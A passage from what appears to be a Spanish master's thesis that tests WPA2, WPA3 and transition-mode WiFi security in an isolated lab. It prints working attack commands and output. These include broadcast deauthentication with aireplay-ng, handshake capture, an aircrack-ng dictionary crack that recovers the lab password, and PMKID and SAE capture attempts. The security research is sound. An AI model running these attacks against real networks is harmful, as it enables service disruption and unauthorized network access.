


Figura 3.4: Estado del punto de acceso tras la configuración del laboratorio. Se destacan los parámetros relevantes para la experimentación, incluyendo la identificación del dispositivo, las redes creadas y los valores técnicos utilizados durante las pruebas.

El laboratorio se mantuvo deliberadamente sin conexión a Internet durante todo el proyecto. Esta decisión redujo el ruido en las capturas y evitó conexiones inesperadas con servicios externos. Además, únicamente se asociaron al punto de acceso los dispositivos preparados específicamente para el laboratorio. La Figura 3.5 confirma el estado aislado del punto de acceso.




Figura 3.5: Confirmación de que el punto de acceso permanece aislado y sin conexión a Internet.

3.7. Configuración Alfa Network AWUS036AXM

Para realizar las capturas, inyecciones de paquetes y ataques controlados descritos en este trabajo, el adaptador Alfa Network AWUS036AXM se configuró en *modo monitor*. Este modo permite recibir tramas IEEE 802.11 presentes en un canal, independientemente de su destino, y constituye la base técnica para la captura de *handshakes*, mensajes SAE, material PMKID y tramas de desautenticación.

El procedimiento empleado se diseñó para ser seguro, reversible y no invasivo, evitando afectar al resto de interfaces del sistema atacante. En primer lugar, se identificó la interfaz asignada por el sistema y se verificó su estado inicial:

```
ip a
iwconfig
```

En el entorno de laboratorio, el adaptador Alfa fue identificado como:

```
wlx00c0cab7f508
```

La activación del modo monitor se realizó preferentemente mediante los comandos **ip** e **iw**, sin detener servicios globales del sistema

```
sudo ip link set wlx00c0cab7f508 down
sudo iw dev wlx00c0cab7f508 set type monitor
sudo ip link set wlx00c0cab7f508 up
```

Este enfoque mantiene operativo el resto de interfaces inalámbricas, evita la interrupción de servicios de red y permite alternar entre los modos *Managed* y *Monitor* de forma controlada. Aunque **airmon-ng check kill** constituye una alternativa habitual en auditorías rápidas y fue utilizado puntualmente durante algunas pruebas cuando resultó necesario garantizar el funcionamiento del adaptador, este no se adoptó como procedimiento preferente, ya que detiene servicios como *NetworkManager* y *wpa_supplicant*, provocando la pérdida temporal de conectividad del sistema.

Cuando fue necesario evitar interferencias específicas del gestor de redes sobre el adaptador Alfa, se deshabilitó la gestión únicamente para dicha interfaz:

```
sudo nmcli device set wlx00c0cab7f508 managed no
```

La configuración podía revertirse posteriormente mediante:

```
sudo nmcli device set wlx00c0cab7f508 managed yes
```

Una vez activado el modo monitor, se comprobó el funcionamiento de la interfaz mediante la verificación del modo operativo, el escaneo pasivo de redes y la captura inicial de tráfico:

```
iwconfig
sudo iw dev wlx00c0cab7f508 scan | grep SSID
sudo airodump-ng wlx00c0cab7f508
```

Estas comprobaciones permitieron confirmar que el adaptador recibía tramas IEEE 802.11 correctamente y que podía emplearse como interfaz dedicada para los experimentos del capítulo siguiente. La configuración descrita permitió disponer de una estación de auditoría estable, manteniendo la conectividad del sistema anfitrión y garantizando la reproducibilidad de las pruebas desarrolladas en el capítulo experimental.

Capítulo 4

Resultados, análisis y mitigaciones

4.1. Introducción

En este capítulo se presentan y analizan los resultados obtenidos durante la fase experimental descrita en el capítulo anterior. Los experimentos se organizan según el mecanismo de autenticación evaluado: WPA2-Personal, WPA3-Personal y WPA2/WPA3 Transition Mode, permitiendo comparar su comportamiento frente a distintos escenarios de auditoría inalámbrica.

Con el fin de garantizar la reproducibilidad del estudio, cada experimento incluye la información necesaria para interpretar los resultados, incluyendo las herramientas utilizadas, la configuración del laboratorio y las condiciones bajo las que se ejecutaron las pruebas.

4.2. Descripción de los experimentos realizados

Con el objetivo de evaluar experimentalmente la seguridad de los principales mecanismos de autenticación utilizados en redes WiFi actuales, se diseñó un conjunto de experimentos centrado en tres escenarios representativos: WPA2-Personal, WPA3-Personal y WPA2/WPA3 Transition Mode.

Todos los experimentos se ejecutaron en el laboratorio descrito en el capítulo anterior, utilizando el punto de acceso Mercusys MR85X, el adaptador Alfa Network AWUS036AXM y distintos clientes inalámbricos.

La metodología aplicada se estructuró en cuatro fases comunes:

1. **Identificación de la red objetivo:** monitorización pasiva con `airodump-ng` para obtener el ESSID, BSSID, canal y mecanismo de autenticación.
2. **Captura del intercambio de autenticación:** obtención del 4-Way Handshake, mensajes SAE o negociación WPA2/WPA3 según el protocolo analizado.
3. **Procesamiento del material capturado:** análisis de las capturas mediante Wireshark y `hcxpcapngtool` para identificar material criptográfico utilizable.
4. **Evaluación de la viabilidad del ataque:** ejecución de ataques offline mediante Hashcat y el diccionario RockYou cuando el material obtenido lo permitió.

La Tabla 4.1 recoge los experimentos ejecutados y el resultado obtenido en cada escenario.

Experimento	Objetivo	Herramientas principales		Resultado
WPA2	Captura del 4-Way Handshake y ataque offline	Aircrack-ng, Hashcat	Wireshark,	Éxito
PMKID	Obtención de hashes PMKID	hcxdump tool, hcxpcapng-tool		No obtenido
WPA3	Captura y análisis del intercambio SAE	Wireshark, hcxpcapngtool		Sin hash utilizable
Transition Mode	Ataque de <i>downgrade</i> hacia WPA2	wpa_supplicant, Hashcat		Éxito

Cuadro 4.1: Resumen de los experimentos ejecutados durante el laboratorio.

Las capturas, registros y salidas generadas durante las pruebas se emplearon como evidencias técnicas para validar los resultados presentados en este capítulo.

4.3. Hipótesis de trabajo

Antes de iniciar la fase experimental se formularon las siguientes hipótesis de trabajo:

- **H1.** Será posible capturar un 4-Way Handshake válido sobre redes WPA2 y recuperar la contraseña mediante un ataque offline cuando esta sea débil.
- **H2.** El protocolo WPA3 dificultará la obtención de material criptográfico directamente explotable mediante las mismas técnicas empleadas sobre WPA2.
- **H3.** Una red configurada en modo WPA2/WPA3 Transition Mode negociará automáticamente WPA3 con clientes compatibles.
- **H4.** Forzando al cliente a anunciar únicamente compatibilidad con WPA2 será posible degradar la autenticación y reproducir un ataque equivalente al realizado sobre una red WPA2 convencional.

Las hipótesis planteadas se contrastan experimentalmente en los apartados siguientes y se retoman en el análisis global de resultados.

4.4. Análisis experimental de WPA2

En redes WPA2-Personal, el establecimiento de la clave de sesión se realiza mediante el denominado **4-Way Handshake**, un intercambio de cuatro mensajes **EAPOL (Extensible Authentication Protocol over LAN)** entre el cliente y el punto de acceso. Durante este proceso ambos participantes demuestran conocer la contraseña compartida y derivan las claves utilizadas posteriormente para proteger la comunicación.

Aunque este intercambio no revela directamente la contraseña, proporciona suficiente información para que un atacante pueda verificar offline múltiples candidatos obtenidos mediante un diccionario o mediante fuerza bruta. Como consecuencia, si la contraseña utilizada es débil o predecible, la captura de un único handshake válido resulta suficiente para intentar recuperarla sin necesidad de seguir interactuando con la red.

Para obtener dicho intercambio suele provocarse la reconexión de un cliente legítimo mediante el envío controlado de tramas de desautenticación, obligando al dispositivo a ejecutar nuevamente el proceso de autenticación. En los apartados siguientes se describe el procedimiento experimental empleado para capturar este intercambio y evaluar la viabilidad de un ataque offline sobre una red WPA2-Personal.

4.4.1. Preparación del entorno de captura

Para las pruebas WPA2 se utilizó el adaptador Alfa Network AWUS036AXM configurado en modo monitor. Antes de iniciar la captura se verificó que no existían procesos que interfirieran con la interfaz inalámbrica y que el adaptador quedaba operativo para la monitorización de tramas IEEE 802.11.

La preparación del adaptador inalámbrico se realizó siguiendo el procedimiento descrito en la Sección 3.7, utilizando una configuración del modo **monitor** basada en las herramientas `ip` e `iw` para evitar modificar el estado del resto de interfaces del sistema.

4.4.2. Identificación de la red objetivo

Con el modo monitor habilitado, se realizó un escaneo pasivo para localizar la red de laboratorio LAB-WPA2. En esta fase se identificaron el ESSID, el BSSID y el canal de operación, parámetros necesarios para dirigir posteriormente la captura del tráfico.

```
CH 6 ][ Elapsed: 0 s ][ 2026-07-03 00:11
BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC CIPHER AUTH ESSID
-----
08:8A:F1:4B:A6:F7 -29      2      0   0   6  360  WPA2 CCMP  PSK  LAB-WPA2
-----
0A:8A:F1:1B:A6:F7 -31      3      0   0   6  360  WPA3 CCMP  SAE  LAB-TRANS
-----
BSSID          STATION  PWR  Rate  Lost  Frames  Notes  Probes
-----
Quitting...
(cris@fenix)-[~/Documentos/TFM-WiFi-Lab/fotos_provisionales]
$ sudo airodump-ng wlan1mon
```

Figura 4.1: Identificación de la red objetivo LAB-WPA2 mediante monitorización pasiva.

4.4.3. Captura del 4-Way Handshake

La captura del 4-Way Handshake se realizó con `airodump-ng`, fijando el canal y el BSSID de la red objetivo. Para acelerar la generación de un nuevo intercambio de autenticación se enviaron tramas de desautenticación controladas con `aireplay-ng`. Tras la reconexión automática del cliente, se obtuvo un intercambio EAPOL completo.


```

fotos_provisionales: zsh
CH 6 ][ Elapsed: 2 mins ][ 2026-07-03 00:45 ][ WPA handshake: 08:8A:F1:4B:A6:F7
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
08:8A:F1:4B:A6:F7 -27 100 1507 234 0 6 360 WPA2 CCMP PSK LAB-WPA2
BSSID STATION PWR Rate Lost Frames Notes Probes
Quitting...

(cris@fenix) ~/Documentos/TFN-WiFi-Lab/fotos_provisionales
$ sudo airodump-ng -c 6 --bssid 08:8A:F1:4B:A6:F7 -w Cap4WayHandshakeNetPackets wlan1mon

(cris@fenix) ~/Documentos/TFN-WiFi-Lab/fotos_provisionales
$ sudo aireplay-ng --deauth 0 -a 08:8A:F1:4B:A6:F7 wlan1mon
00:43:46 Waiting for beacon frame (BSSID: 08:8A:F1:4B:A6:F7) on channel 6
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
00:43:46 Sending DeAuth (code 7) to broadcast -- BSSID: [08:8A:F1:4B:A6:F7]
00:43:47 Sending DeAuth (code 7) to broadcast -- BSSID: [08:8A:F1:4B:A6:F7]
00:43:47 Sending DeAuth (code 7) to broadcast -- BSSID: [08:8A:F1:4B:A6:F7]
00:43:48 Sending DeAuth (code 7) to broadcast -- BSSID: [08:8A:F1:4B:A6:F7]
00:43:48 Sending DeAuth (code 7) to broadcast -- BSSID: [08:8A:F1:4B:A6:F7]
00:43:49 Sending DeAuth (code 7) to broadcast -- BSSID: [08:8A:F1:4B:A6:F7]
00:43:49 Sending DeAuth (code 7) to broadcast -- BSSID: [08:8A:F1:4B:A6:F7]
00:43:49 Sending DeAuth (code 7) to broadcast -- BSSID: [08:8A:F1:4B:A6:F7]
00:43:50 Sending DeAuth (code 7) to broadcast -- BSSID: [08:8A:F1:4B:A6:F7]
00:43:50 Sending DeAuth (code 7) to broadcast -- BSSID: [08:8A:F1:4B:A6:F7]
00:43:51 Sending DeAuth (code 7) to broadcast -- BSSID: [08:8A:F1:4B:A6:F7]
^C

(cris@fenix) ~/Documentos/TFN-WiFi-Lab/fotos_provisionales
$ ls Cap4WayHandshakeNetPackets-01.*
Cap4WayHandshakeNetPackets-01.cap
Cap4WayHandshakeNetPackets-01.csv
Cap4WayHandshakeNetPackets-01.kismet.csv
Cap4WayHandshakeNetPackets-01.kismet.netxml
Cap4WayHandshakeNetPackets-01.log.csv

```

Figura 4.2: Captura del 4-Way Handshake con airodump-ng y desautenticación con aireplay-ng.

Las tramas de desautenticación se emplearon únicamente como técnica auxiliar para provocar la reconexión del cliente y facilitar la captura del material de autenticación. Aunque este mecanismo también puede utilizarse como base para ataques de denegación de servicio, en este trabajo se aplicó exclusivamente dentro del entorno controlado del laboratorio.

4.4.4. Validación del handshake mediante análisis EAPOL

El archivo de captura se analizó con Wireshark aplicando el filtro eapol. La presencia de los cuatro mensajes EAPOL correspondientes al intercambio WPA2 confirma que el 4-Way Handshake fue capturado correctamente y que el material obtenido podía emplearse en ataques offline posteriores.

```

Cap4WayHandshakeNetPackets-01.cap
Archivo Edición Visualización Ir Captura Analizar Estadísticas Telefonía Wireless Herramientas Ayuda
eapol
No. Time Source Destination Protocol Length Info
1079 13.150876 MercusysTech_4b:a6:f7 32:fa:73:34:f9:47 EAPOL 133 Key (Message 1 of 4)
1081 13.164348 32:fa:73:34:f9:47 MercusysTech_4b:a6:f7 EAPOL 155 Key (Message 2 of 4)
1083 13.166981 MercusysTech_4b:a6:f7 32:fa:73:34:f9:47 EAPOL 189 Key (Message 3 of 4)
1085 13.173917 32:fa:73:34:f9:47 MercusysTech_4b:a6:f7 EAPOL 133 Key (Message 4 of 4)
> Frame 1083: Packet, 189 bytes on wire (1512 bits), 189 bytes captured (1512 bits)
> IEEE 802.11 QoS Data, Flags: .....F.
> Logical-Link Control
> 802.1X Authentication
  - Version: 802.1X-2001 (1)
  - Type: Key (3)
  - Length: 151
  - Key Descriptor Type: EAPOL RSN Key (2)
  - [Message number: 3]
  - Key Information: 0x13ca
  - Key Length: 16
  - Replay Counter: 2
  - WPA Key Nonce: c1184a5db2d69ebb4810993bbda78bcb849c06ed6a501cea5daa7fae99c98eb0
  - Key IV: 00000000000000000000000000000000
  - WPA Key RSC: 7700000000000000
  - WPA Key ID: 0000000000000000
  - WPA Key MIC: cfe15a11045273489de8e2ee64c6933
  - WPA Key Data Length: 56
  - WPA Key Data: d850f4d20bdf1d1c5e357add502117f164bf4122662eac95e41cf505f3237446366ad...
  
```

Figura 4.3: Visualización de los cuatro mensajes EAPOL del 4-Way Handshake WPA2.

4.4.5. Ataque offline por diccionario contra WPA2-PSK

Una vez validado el handshake, se ejecutó un ataque offline utilizando Aircrack-ng y el diccionario RockYou. La contraseña configurada para el laboratorio, `password123`, se encontraba incluida en dicho diccionario, por lo que fue recuperada de forma inmediata.

```
Aircrack-ng 1.7

[00:00:00] 1477/10303727 keys tested (9605.93 k/s)

Time left: 17 minutes, 52 seconds                                0.01%

KEY FOUND! [ password123 ]

Master Key      : 80 5A 1F 7E F6 31 63 47 38 2C 59 CE 93 18 C5 24
                  31 E4 86 17 B7 4D 45 AA F0 20 A8 9C 00 C4 AB 4C

Transient Key   : 09 56 19 49 EC 08 D3 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC     : 0B 1D 6E 11 A3 17 A9 C4 10 19 5C 6F 2A 94 C0 CD

(cris@fenix)-[~/Documentos/fotos_provisionales]
$ aircrack-ng Cap4WayHandshakeNetPackets-01.cap -w /usr/share/wordlists/rockyou.txt
```

Figura 4.4: Recuperación exitosa de la clave WPA2 mediante ataque offline por diccionario.

Este resultado confirma que WPA2-PSK no queda comprometido por la captura del handshake por sí misma, sino por el uso de contraseñas débiles o presentes en diccionarios públicos. La robustez práctica del protocolo depende, por tanto, en gran medida de la calidad de la clave precompartida.

4.4.6. Intento de captura de PMKID

Como prueba complementaria sobre WPA2 se evaluó la viabilidad del ataque PMKID. A diferencia de la captura tradicional del 4-Way Handshake, esta técnica busca obtener material de autenticación durante el proceso de asociación con el punto de acceso, sin depender necesariamente de la reconexión de un cliente legítimo.

Para ello se utilizó `hcxdump` [2014], generando solicitudes de asociación y capturando tramas de gestión emitidas por el punto de acceso que pudieran incluir un identificador PMKID dentro del elemento RSN mrn cciew [2014]. La Figura 4.5 muestra la ejecución del proceso de captura sobre el canal correspondiente a la red objetivo.

Figura 4.5: Ejecución de `hcxumptool` durante el intento de captura de PMKID en redes WPA2.

El archivo generado se procesó posteriormente con `hcxpcapngtool` para extraer posibles hashes PMKID y convertir el material capturado al formato compatible con Hashcat. El resumen del análisis indica la presencia de intercambios EAPOL válidos, pero no de PMKID explotable asociado a la red objetivo.

```
EAPOL ROGUE pairs.....: 3
EAPOL pairs written to 22000 hash file...: 6 (RC checked)
EAPOL M12E2 (challenge - ANONCE from M1)..: 4
EAPOL M32E2 (authorized - ANONCE from M3): 2
RSN PMKID (useless).....: 23

frequency statistics from radiotap header (frequency: received packets)
-----
2437: 829

session summary
-----
processed pcapng files.....: 1

(cris@fenix)-[~/Documentos/fotos_provisionales]
$ hcxpcapngtool -o pmkid.22000 pmkid-wpa2-lab.pcapng
```

Figura 4.6: Resumen del análisis realizado por `hcxpcapngtool` tras procesar la captura obtenida.

Para verificar el resultado, se inspeccionó el fichero generado en formato Hashcat 22000. El contenido obtenido estaba compuesto por entradas **WPA*02**, correspondientes a handshakes WPA2 tradicionales, sin observarse entradas **WPA*01**, que serían indicativas de hashes PMKID válidos Hashcat Project [2026], ZerBea [2026b].

[illegible]

Figura 4.7: Fichero en formato Hashcat 22000, compuesto por handshakes WPA2 (WPA*02).

Por tanto, el ataque PMKID no resultó efectivo en el entorno de laboratorio evaluado. Aunque se capturó tráfico de autenticación válido y se obtuvieron varios handshakes WPA2, el punto de acceso no expuso ningún PMKID utilizable para ataques offline, reduciendo la superficie de ataque disponible frente a esta técnica.

4.5. Análisis experimental de WPA3

4.5.1. Identificación de la red objetivo

Para las pruebas sobre WPA3 se reutilizó el mismo entorno experimental descrito en los apartados anteriores. La red objetivo **LAB-WPA3** se configuró en modo WPA3-Personal puro, utilizando SAE (*Simultaneous Authentication of Equals*) como mecanismo de autenticación.

Mediante **airodump-ng** se identificaron el BSSID, el canal de operación y el tipo de autenticación de la red. Como se observa en la Figura 4.8, **LAB-WPA3** aparece configurada con cifrado CCMP y autenticación SAE.

```
CH 36 ][ Elapsed: 0 s ][ 2026-06-26 19:23

BSSID          PWR RXQ Beacons  #Data, #/s CH  MB  ENC CIPHER AUTH ESSID
-----
08:8A:F1:4B:A6:F6 -37  0      13      0   0  36  866  WPA3 CCMP  SAE  LAB-WPA3

BSSID          STATION          PWR   Rate    Lost  Frames  Notes  Probes
-----
Quitting...

(cris@fenix)-[~]
$ sudo airodump-ng --band a --channel 36 wlan1mon
```

Figura 4.8: Identificación de la red objetivo LAB-WPA3 configurada con autenticación SAE.

4.5.2. Captura del intercambio WPA3-SAE

Se realizó una captura dirigida sobre el canal 36 mientras un cliente legítimo iniciaba la autenticación contra la red LAB-WPA3. Aunque airodump-ng muestra el mensaje genérico *WPA handshake*, en este caso el tráfico capturado corresponde al intercambio SAE propio de WPA3 y no al 4-Way Handshake clásico observado en WPA2.

```
CH 36 ][ Elapsed: 4 mins ][ 2026-06-29 20:45 ][ WPA handshake: 08:8A:F1:4B:A6:F6

BSSID          PWR RXQ Beacons  #Data, #/s CH  MB  ENC CIPHER AUTH ESSID
-----
08:8A:F1:4B:A6:F6 -39 100     2520     195   0  36  866  WPA3 CCMP  SAE  LAB-WPA3

BSSID          STATION          PWR   Rate    Lost  Frames  Notes  Probes
-----
08:8A:F1:4B:A6:F6 EC:2E:98:F0:9B:31 -53   6e-24    0      335  EAPOL

Quitting...

(cris@fenix)-[~/Documentos/TFM-WiFi-Lab/fotos_provisionales]
$ sudo airodump-ng -c 36 --bssid 08:8A:F1:4B:A6:F6 -w wpa3-pass1234-confirm wlan1mon
```

Figura 4.9: Captura dirigida de tráfico WPA3-SAE sobre la red LAB-WPA3.

4.5.3. Análisis del intercambio SAE en Wireshark

La captura fue analizada con Wireshark aplicando el filtro `wlan.fixed.auth.alg == 3`, que permite aislar las tramas cuyo algoritmo de autenticación corresponde a SAE. La Figura 4.10 muestra una trama SAE *Commit*, confirmando que la autenticación se realizó mediante *Simultaneous Authentication of Equals* y no mediante el mecanismo WPA2-PSK.




Figura 4.10: Análisis en Wireshark de una trama SAE *Commit* de la autenticación WPA3.

4.5.4. Procesamiento y análisis del material capturado

El objetivo de esta fase no fue recuperar la contraseña, sino comprobar mediante `hcxpcapngtool` si la captura obtenida generaba material compatible con las herramientas de recuperación de claves empleadas previamente sobre WPA2.

El análisis detectó tráfico WPA3 relevante, incluyendo autenticaciones SAE, solicitudes de asociación SAE-SHA256 y mensajes EAPOL. Aunque durante el procesamiento se identificó información relacionada con PMKID, no se generó ningún hash utilizable, tal como se observa en la Figura 4.11.



```
Information: missing frames!
This dump file does not contain enough EAPOL M1 frames.
It always happens if the capture file was cleaned or it could happen if filter options are used during capturing
That makes it impossible to calculate nonce-error-correction values.
https://hashcat.net/forum/thread-6361.html

Information: no hashes written to hash files

session summary
-----
processed cap files.....: 1

(cris@fenix)-[~/Documentos/TFM-WiFi-Lab/fotos_provisionales]
$ hcxpcapngtool -o wpa3.22000 wpa3-pass1234-confirm-01.cap
```

Figura 4.11: Procesamiento de la captura WPA3 con `hcxpcapngtool` sin generar hashes.

El procesamiento confirmó que la captura contenía tráfico asociado al proceso de autenticación WPA3, pero no produjo un fichero de hashes compatible con los modos de recuperación de claves utilizados previamente sobre WPA2. Este resultado era coherente con el funcionamiento esperado de SAE, cuyo diseño evita que la captura pasiva del intercambio de autenticación proporcione directamente material reutilizable para ataques offline mediante las herramientas empleadas en este trabajo.

4.5.5. Resultados obtenidos

Los experimentos permitieron identificar la red WPA3, capturar el intercambio SAE y validar su contenido mediante Wireshark. Sin embargo, el procesamiento posterior no produjo hashes compatibles con Hashcat, por lo que no fue posible recuperar la contraseña mediante el procedimiento empleado.

Este resultado muestra una diferencia relevante frente al caso WPA2: aunque WPA3 continúa dependiendo de la robustez de la contraseña configurada, el intercambio SAE dificulta la obtención del material criptográfico necesario para ataques offline tradicionales. En el entorno evaluado, la red LAB-WPA3 no se pudo comprometer con el procedimiento experimental aplicado.

4.6. Evaluación experimental del modo de transición WPA2/WPA3

4.6.1. Identificación de la red objetivo

Tras finalizar las pruebas sobre WPA3-Personal, se analizó el comportamiento de una red configurada en modo *WPA2/WPA3 Transition Mode*. Este modo permite que clientes WPA2 y WPA3 se conecten al mismo punto de acceso, utilizando el mecanismo de autenticación soportado por cada dispositivo.

Para iniciar el experimento se realizó un escaneo pasivo de la banda de 2,4 GHz mediante `airodump-ng`. La red LAB-TRANS fue identificada en el canal 6, utilizando cifrado CCMP. Desde la perspectiva de `airodump-ng`, la autenticación anunciada aparece como SAE, por lo que inicialmente podría interpretarse como una red WPA3 convencional.

```
CH 1 ][ Elapsed: 0 s ][ 2026-06-30 20:52

BSSID                PWR  Beacons  #Data, #/s  CH  MB  ENC CIPHER  AUTH  ESSID
=====
0A:8A:F1:1B:A6:F7    -30      4        0   0   6  360  WPA3 CCMP  SAE  LAB-TRANS
08:8A:F1:4B:A6:F7    -30      4        0   0   6  360  WPA2 CCMP  PSK  LAB-WPA2

BSSID                STATION            PWR  Rate  Lost  Frames  Notes  Probes
=====
Quitting...

(cris@fenix)-[~]
$ sudo airodump-ng --band bg wlan1mon
```

Figura 4.12: Identificación de la red LAB-TRANS mediante `airodump-ng`.

Sin embargo, esta información no resulta suficiente para confirmar si la red opera exclusivamente en WPA3 o si mantiene compatibilidad con WPA2. Para ello fue necesario analizar los elementos RSN incluidos en las tramas Beacon.

4.6.2. Verificación del modo transición

Las tramas Beacon capturadas fueron inspeccionadas mediante Wireshark, permitiendo revisar en detalle el elemento RSN (*Robust Security Network*) anunciado por el punto de acceso. A diferencia de `airodump-ng`, este análisis permite observar todos los métodos de autenticación soportados por la red.

La Figura 4.13 muestra que LAB-TRANS anuncia simultáneamente *PSK*, correspondiente a WPA2-Personal, y *SAE*, utilizado por WPA3-Personal. Este resultado confirma que la red se encuentra configurada en modo transición.

